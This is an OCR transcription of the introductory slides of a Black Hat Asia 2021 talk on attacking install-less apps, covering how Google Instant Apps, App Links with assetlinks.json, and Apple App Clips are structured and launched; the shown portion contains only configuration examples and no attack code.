black hat ASIA 2021
May 6-7, 2021
BRIEFINGS

A New Era of One-Click Attacks: How to Break Install-Less Apps

Zhiyang Zeng, Bo Liu, Yimin Wu

OPPO ZIWU Security Lab

ABOUT US

- Founded in March, 2019 by OPPO Security to protect our users' data and infrastructure
- Focus on Android, Web, Browser and IoT Security
- Reported multiple vulnerabilities to Google, Apple and Apache etc.

OPPO Security

子午互联网安全实验室
ZIWU Cyber Security Lab


Outlines

- A brief introduction
- Instant App/AppClips 101 and attack surfaces
- Hijacking the Google PWA app
- Achieve RCE on QuickApp
- Conclusions
- Takeaways

A brief introduction

Google Instant App


QuickApp




Apple AppClips

Google PWA

The Entries



QRCode



Web


NFC

APP center

Outlines

- ~~A brief introduction~~
- Instant App/AppClips 101 and attack surfaces
- Hijacking the Google PWA app
- Achieve RCE on QuickApp
- Conclusions
- Takeaways

Google Instant App



Instant trials

Instant-enable app bundles

URL optional for TRY NOW & ads

Size limit of 10MB for TRY NOW

Smaller installs

Android Studio and Unity support

Add'l size savings 'out of the box'

No expansion files needed (< 500MB)

EARLY ACCESS

Dynamic features

Build and push to test tracks

Release to production

EARLY ACCESS


Faster updates


In-app updates


EARLY ACCESS

https://www.xda-developers.com/google-announces-improvements-app-bundles-instant-apps-tools/


Entrance of Google Instant App








Basic structure of Google Instant App





https://medium.com/@juliozynger/extending-the-web-with-android-instant-apps-bba10d910f0d

Applinks in Google Instant App

- Safer and stricter
- A more seamless user experience
- Support Android Instant App instant loading technology
- Can find your app from Google Search

	Deep Links	App Links
Intent URL scheme	`http`, `https`, or a custom scheme	Requires `http` or `https`
Intent action	Any action	Requires `android.intent.action.VIEW`
Intent category	Any category	Requires `android.intent.category.BROWSABLE` and `android.intent.category.DEFAULT`
Link verification	None	Requires a Digital Asset Links file served on you website with HTTPS
User experience	May show a disambiguation dialog for the user to select which app to open the link	No dialog; your app opens to handle your website links
Compatiblity	All Android versions	Android 6.0 and higher

Applinks in Google Instant App

```
<intent-filter android:autoVerify="true">
    <action android:name="android.intent.action.VIEW"/>
    <data android:scheme="http"/>
    <data android:scheme="https"/>
    <data android:host="www.asdzzz.com"/>
    <data android:host="www.asdzzz.com" android:path="/"/>
    <category android:name="android.intent.category.DEFAULT"/>
    <category android:name="android.intent.category.BROWSABLE"/>
</intent-filter>
<meta-data android:name="default-url" android:value="http://www.asdzzz.com/"/>
```

Applinks in Google Instant App

https://domain.name/.well-known/assetlinks.json

assetlinks.json

```
[{
  "relation": ["delegate_permission/common.handle_all_urls"],
  "target": {
    "namespace": "android_app",
    "package_name": "com.example.instance",
    "sha256_cert_fingerprints":
    ["01:CD:30:56:A8:5E:EC:18:64:3D:8B:F2:AF:3F:B6:02:85:33:79:13:97:23:E3:FF:99:59:14:E5:03:FC:57:78"]
  }
}]
```

The permission design of Google Instant App

- Instant-app enabled app bundles can only use few app permissions
- instant apps can’t interact with the installed app unless one of the following conditions are satisfied
  - android:visibleToInstantApps=true
  - contains a CATEGORY_BROWSABLE intent filter
- Not support background services and notifications

Apple AppClips

- Not iOS Progressive Web App
- Actually is iOS App but just a small part of your app
- Easy to discover

NFC Tags
Users can tap their iPhone on NFC tags that you place at specific locations to launch an App Clip, even from the lock screen.

QR Codes
Place QR codes at specific locations to let users launch an App Clip by scanning the code with the Barcode reader or the Camera app.


Safari App Banner
When your webpage is configured with a Smart App Banner for App Clips, users can just tap to open it from there.

Links in Messages
When you enable sharing within your App Clip, users can send it via iMessage, and the person who receives it can open it right from Messages.


Place Cards in Maps
When your App Clip is associated with a specific location, you can register your App Clip to appear on a place card in Maps so users can open it from there.

Recently Used App Clips
App Clips don't clutter the Home Screen, but recently used App Clips can be found and launched from the Recents category of the new App Library.

Basic structure



The AppClips Invocation flow



